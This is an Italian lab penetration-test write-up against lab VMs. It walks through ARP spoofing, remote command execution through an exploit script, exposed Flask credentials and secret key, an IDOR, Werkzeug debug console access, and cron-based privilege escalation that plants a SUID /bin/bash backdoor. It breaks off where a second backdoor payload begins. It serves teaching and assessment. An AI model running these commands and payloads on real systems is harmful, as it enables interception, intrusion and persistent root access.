Utilizzando uno sniffer di rete (**Wireshark**) posizionato sulla stessa subnet, è stato simulato un attacco **Man-in-the-Middle (MitM)**. Durante il tentativo di login di un utente legittimo, la richiesta POST inviata al server è stata catturata in chiaro.

Per l'esecuzione ci siamo avvalsi dell'utilizzo di tre macchine virtuali: la nostra Kali che aveva il ruolo di MitM, una VM(Ubuntu 22.04-192.168.56.101) che ha effettuato un accesso legittimo tramite credenziali e la macchina target.

Per intercettare il traffico di rete tra la macchina target e la VM è stata utilizzata la tecnica dell' **ARP Spoofing.** Il protocollo ARP, utilizzato per mappare gli indirizzi IP ai corrispondenti indirizzi MAC, è per design privo di autenticazione (cioè Stateless). I dispositivi di rete accettano e

salvano qualsiasi pacchetto “ARP Reply” ricevuto, anche se non hanno mai inviato una richiesta corrispondente.

Prima di avviare l’attacco è stato necessario abilitare il port forwarding sulla macchina Kali tramite il comando:

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

Senza abilitare questo bit, i pacchetti intercettati non potrebbero proseguire verso la legittima destinazione, rendendo la nostra Kali un vero e proprio router.


Successivamente è stato utilizzato il tool **arpspoof** per “avvelenare” le tabelle ARP dei target.

```
Sudo arpspoof -i eth2 -t 192.168.56.101 192.168.56.103

Sudo arpspoof -i eth2 -t 192.168.56.103 192.168.56.101
```

```
bash-5.2$ arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.56.100           ether   08:00:27:3e:ca:10   C                     enp0s8
10.0.2.2                 ether   52:55:0a:00:02:02   C                     enp0s3
192.168.56.102           ether   08:00:27:0f:72:6f   C                     enp0s8
192.168.56.101           ether   08:00:27:0f:72:6f   C                     enp0s8
```

L’immagine (sopra) mostra che l’ARP spoof ha funzionato: l’indirizzo MAC associato all’indirizzo IP 192.168.56.101 coincide con quello della nostra Kali [lo stesso vale per la macchina client].

Una volta stabilito il canale, è stato avviato Wireshark per analizzare il flusso dati.



6 Post-Exploitation


La fase di Post-Exploitation comprende l'insieme delle attività condotte dopo aver ottenuto l'accesso iniziale al target. L'obiettivo non è più dimostrare la vulnerabilità, ma valutare il valore degli asset compromessi, mantenere l'accesso e raccogliere informazioni sensibili che non erano visibili dall'esterno.

In questo scenario, avendo ottenuto una shell remota tramite l'exploit **React2Shell**, l'analisi si è concentrata sull'esplorazione del file system per identificare segreti applicativi e vettori per l'elevazione dei privilegi.

L'obiettivo principale è stato sin dal primo momento accedere alle credenziali per poter avere accesso alla macchina come *root,* in maniera tale da poter effettuare, tramite *Nessus*, un Vulnerability Assessment autenticato, permettendo al tool di scavare ancora più a fondo.

6.1 Discovery & Information Disclosure

Il primo passo è stato quello di orientarsi all'interno del file system per comprendere l'ambiente di lavoro. È stato eseguito un primo comando *ls -la* per elencare i file presenti nella directory corrente, inclusi quelli nascosti, e verificare i permessi di lettura/scrittura.



Ci troviamo nella root directory dell'applicazione web. L'elenco dei file ci ha fornito informazioni cruciali per il proseguimento dell'operazione:

- **Identificazione dello stack:** La presenza di file come tsconfig.json e next.config.ts ha confermato l'utilizzo del framework Next.js con supporto TypeScript, confermando le nostre ipotesi iniziali;

- **Analisi della superficie d'attacco:** L'individuazione del file package.json ha fornito un vettore per l'analisi delle dipendenze, utile per identificare eventuali librerie di terze parti vulnerabili.

Il nome del pacchetto "test-server" e lo script "dev": "next dev" suggeriscono che l'applicazione è in modalità di sviluppo. Questo contesto giustifica spesso la presenza di strumenti di debug esposti e una minore rigidità nelle configurazioni di sicurezza.

Tramite il comando

```
Ps aux | grep python
```

Siamo riusciti a trovare i processi in esecuzione nel sistema (.py) ed effettuato il

```
cat app.py
```

Abbiamo scoperto un'informazione interessante:

```
┌──(peppe㉿peppe)-[~/Scaricati]
└─$ python3 exploit.py -u http://192.168.56.103:3000 -c "cat /home/www/Desktop/flask_webapp/app
.py"
Success
from flask import Flask, render_template, redirect, url_for, request, session
import os
import json
from models.users import authenticate_user, get_user_notes, create_user, users

app = Flask(__name__)
app.secret_key = 'supersecretkey'

# Load mock data
def load_notes():
    with open(os.path.join('data', 'notes.json'), 'r') as f:
        return json.load(f)

# Save mock data
def save_notes(notes):
    with open(os.path.join('data', 'notes.json'), 'w') as f:
        json.dump(notes, f, indent=4)

@app.route('/')
def index():
    if 'user' not in session:
        return redirect(url_for('login'))

    # Display user notes
    user_notes = get_user_notes(session['user'])
```

L'esposizione della variabile **app.secret_key** rappresenta una vulnerabilità critica che estende l'impatto ben oltre la semplice divulgazione di informazioni. Flask utilizza un meccanismo di gestione delle sessioni Client-Side (e non Server-Side) Signed Cookies. Questo significa che il contenuto della sessione è memorizzato nel browser dell'utente, protetto solo tramite una firma crittografica generata con questa chiave segreta.

Sebbene questa scoperta rappresenti una vulnerabilità di severità critica [permettendo la falsificazione arbitraria delle sessioni tramite strumenti come *flask-unsign*], in questo specifico contesto operativo si è scelto di non sfruttare tale vettore per due motivi strategici:

1. **Assenza di gerarchia dei privilegi:** Non esistono ruoli amministrativi o funzionalità privilegiate all'interno della WebApp;
2. **Ridondanza operativa:** Contestualmente sono state scoperte le credenziali **in chiaro** che hanno reso l'accesso agli account legittimi immediato e banale.

Il file in questione (dove sono presenti le password hardcodate) è *users.py*:

```
┌──(peppe㉿peppe)-[~/Scaricati]
└─$ python3 exploit.py -u http://192.168.56.103:3000 -c "cat /home/www/Desktop/flask_webapp/mod
els/users.py"
Success
import json
import os

# Mock database for users (in-memory)
users = {
    "user1": {"password": "password123", "notes": [0, 1]},
    "user2": {"password": "password456", "notes": [2]}
}

# Load notes from a JSON file (mocked database)
def load_notes():
    with open(os.path.join('data', 'notes.json'), 'r') as f:
        return json.load(f)

# Authenticate user with the provided username and password
def authenticate_user(username, password):
    if username in users and users["password"] == password:
        return True
    return False

# Get user data (mocked)
def get_user_data(username):
    if username in users:
        return users
    return None
```

6.2 Analisi WebApp

Sfruttando le credenziali di accessi esfiltrate dal codice sorgente e la conoscenza della logica backend, è stata avviata una sessione di test manuale mirata sull'applicazione Flask (porta 5000) utilizzando **Burp Suite**.

Burp Suite, a differenza di Nessus, è progettato per supportare l'analista nell'intera metodologia di verifica, dal mapping della superficie d'attacco all'analisi di vulnerabilità complesse che richiedono la logica umana (come **IDOR**). Burp opera come **Proxy http**, cioè si posizione logicamente tra il browser dell'attaccante e il server target stabilendo una configurazione MitM locale. I tool maggiormente utilizzati sono:

- **Repeater:** Uno strumento per la manipolazione manuale delle richieste. Permette di catturare una richiesta, modificarne i parametri e reinviarla più volte per osservare come cambia la risposta del server.[Essenziale per scoprire vulnerabilità come SQL Injection o IDOR];
- **Intruder:** Uno strumento per l'automazione di attacchi personalizzati. Utilizzato per fuzzing, brute-forcing dei parametri, ecc. inviando migliaia di varianti della stessa richiesta con payload diversi.
- **Decoder:** Utility per la codifica e decodifica di dati in formati comuni (Base64, Hex, HTML), utile per analizzare cookie di sessione.

La vulnerabilità più impattante è sicuramente l'**IDOR** (Insecure Direct Object Reference). È classificata nell'OWASP Top 10 sotto la categoria *Broken Access Control*, e si verifica quando un'applicazione fornisce accesso diretto a oggetti interni basandosi sull'input fornito dall'utente, senza eseguire controlli di autorizzazione adeguati.


Nel nostro caso abbiamo utilizzato il Repeater di Burp intercettando una richiesta di tipo

```
GET/note/0 #solo user1 poteva averne accesso
```

e cambiato il numero finale nell'URL, avendo cos' accesso a *note/3* accessibile solo allo user2:


```
GET /note/0 HTTP/1.1
Host: 192.168.40.5:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:
Accept: text/html,application/xhtml+xml,applica
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://192.168.40.5:5000/
Cookie: session=eyJlc2VyIjoidXNlcjEif0.aYdcLw.J
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

```
HTTP/1.1 200 OK
Server: Werkzeug/2.2.2 Python/3.12.3
Date: Sat, 07 Feb 2026 15:46:40 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 814
Vary: Cookie
Connection: close

<!DOCTYPE html>
<html lang="en">
    <head>
        <meta charset="UTF-8">
        <meta name="viewport" content="width=device-width, initia
        <title>
            Course Notes App
        </title>
        <link rel="stylesheet" href="/static/css/styles.css">
        <link href="https://fonts.googleapis.com/css2?family=Robo
    </head>
    <body>
    </div>
    <header>
        <nav>
            <a href="/">
                Home
            </a>

            <a href="/logout">
                Logout
            </a>

        </nav>
    </div>
</header>
<div class="title-section">
    <h1 class="main-title">
        APP Note
    </h1>
</div>

<main class="page-transition">

    <h1>
        Appunti di Governance
    </h1>
    <h2>
        user1
    </h2>
    <p>
        Fasi del NIST CSF 2.0: Govern, Identify, Protect, Detect,
    </p>

</main>
</body>
</html>
```



La causa dell'IDOR non è un errore di codifica sintattico, ma un errore **logico** di progettazione che riguarda la mancanza di Access Control Checks (il codice si fida ciecamente dell'input dell'utente) e la prevedibilità degli identificatori (in questo caso l'uso di ID sequenziali facilita l'enumeration).

Abbiamo poi effettuato fuzzing dei parametri attraverso l'Intruder, per scoprire eventuali note nascoste o endpoint segreti:



Una parte interessante riguarda le vulnerabilità note come **XSS** (Cross-Site Scripting) e **SQL Injection** nel form di login/creazione nota. Questa volta l'analisi ha evidenziato che l'architettura dell'applicazione offre una resilienza intrinseca (secure by design) contro queste specifiche classi di vulnerabilità.

I tentativi di iniezione di comandi SQL del tipo

```
‘

‘ OR 1=1 --
```

sono risultati tutti inefficaci; l'analisi del codice e del file system ci aveva confermato che l'applicazione **non** si appoggia a un DB tradizionale (come MySQL o PostgreSQL). La persistenza dei dati è gestita tramite file di testo [**notes.json**], quindi i payload iniettati vengono trattati come semplici stringhe letterali e salvati nel file JSON senza essere mai eseguiti come comandi di query.

Per quanto riguarda l' **XSS** il target effettua un doppio controllo:


- Frontend (React): adotta un approccio "secure by default". React effettua l'**Auto-escaping** di tutte le variabili inserite tramite la sintassi JSX. Quindi prima del rendering, qualsiasi valore viene convertito in una stringa di testo; i caratteri speciali pericolosi per l'HTML (come >,<,&, “,’) vengono automaticamente codificati nelle corrispondenti entità HTML. Un payload come

```
<script>alert(1)</script>
```


viene visualizzato a schermo come testo innocuo e non interpretato come codice JavaScript eseguibile.

- Backend (Flask): utilizza il motore Jinja2, configurato di default con l'opzione autoescaping attiva per i file con estensione .html, .xml e .xhtml. Similmente a React, il motore sanifica l'input neutralizzando tutti i nostri tentativi.

Dall'ispezione precedente del file app.py si è notato come l'intera app girasse in debug mode (**Werkzeug Debbuger**)**;** inserendo un payload che genera errore, il server mostra la pagina di debug interattiva e la possibilità di accedere direttamente alla console inserendo un PIN.



In questo caso abbiamo intercettato una richiesta di tipo POST e modificata appositamente; il server avrebbe dovuto rispondere con un "400 Bad Request" invece la richiesta mal formattata ha creato un "500 INTERNAL SERVER ERROR" che ci ha aperto la strada verso la pagina di Debug Werkzeug:



Il PIN della console solitamente non è casuale ma può essere ottenuto dalla combinazione di Utente, Percorso App, MAC Address e Machine ID. Navigando siamo venuti a conoscenza anche di exploit capaci di bypassare il PIN della console permettendo l'accesso immediato alla stessa.

6.3 Privilege Escalation

Data la vastità delle possibili misconfigurazioni in ambiente Linux, si è scelto di procedere con un approccio sistematico anziché effettuare tentativi isolati. A tal fine, è stata adottata la "Linux Privilege Escalation Checklist" documentata su **HackTricks**. Seguendo l'ordine di priorità suggerito dalla guida, l'attività di enumerazione si è focalizzata sequenzialmente sui seguenti vettori:

- Verifica della versione del kernel per escludere vulnerabilità note;
- Ricerca di eseguibili con permessi speciali che potessero essere sfruttati per eseguire comandi root;
- Analisi dei processi pianificati dal sistema per individuare script eseguiti automaticamente con privilegi elevati.

Se i primi due punti non hanno portato a risultati rilevanti, l'ispezione del file di configurazione globale dei task pianificati ha evidenziato un'anomalia critica

```
Cat /etc/crontab
```

```
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
# You can also override PATH, but by default, newer versions inherit it from the environment
#PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.
daily; }
47 6    * * 7   root    test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.
weekly; }
52 6    1 * *   root    test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.
monthly; }
#
* * * * * root /opt/website_backup.sh
```

I cinque asterischi indicano che il comando viene eseguito ogni minuto. Questo per un attaccante è l'ideale, poiché garantisce un feedback quasi immediato dopo l'iniezione del payload, senza dover attendere ore o giorni. Oltretutto il comando viene eseguito dall'utente **root (UID 0),** qualsiasi codice contenuto nello script erediterà questi privilegi massimi.

Sfruttando i permessi di scrittura sul file **/opt/website_backup.sh** , si è deciso di non limitarsi ad una reverse shell temporanea ma di stabilire meccanismi di persistenza che garantissero l'accesso privilegiato anche in futuro. Abbiamo deciso di utilizzare la codifica Base64 per l'iniezione dei comandi per evitare eventuali errori di sintassi.

Il primo payload iniettato ha avuto l'obbiettivo di modificare i permessi dell'eseguibile **/bin/bash**, attivando il bit **SUID (Set User ID)**.

```
Echo "chmod u+s /bin/bash >> /opt/website_backup.sh"
```

```
┌──(peppe㉿peppe)-[~/Scaricati]
└─$ python3 exploit.py -u http://192.168.56.103:3000 -c "echo Y2F0IC9vcHQvd2Vic2l0ZV9iYWNrdXAuc
2gK | base64 -d | /bin/bash -p"
Success
#!/bin/sh
touch /tmp/testtest
chmod u+s /bin/bash
```

Il minuto successivo il demone Cron (root) ha eseguito lo script modificato, lanciando il comando. Questo ha trasformato la shell di sistema in una backdoor: da questo momento eseguendo

```
/bin/bash -p
```

con qualsiasi utente, il sistema operativo concede una shell con privilegi di Root, poiché il file “appartiene” a root ed ha il bit SUID attivo.

```
┌──(peppe㉿peppe)-[~/Scaricati]
└─$ python3 exploit.py -u http://192.168.56.103:3000 -c "bash -p -c id"
Success
uid=950(www) gid=950(www) euid=0(root) gruppi=950(www)
```


Per garantire un accesso ridondante, è stato iniettato un secondo payload volto alla creazione di un nuovo utente nel sistema:

```
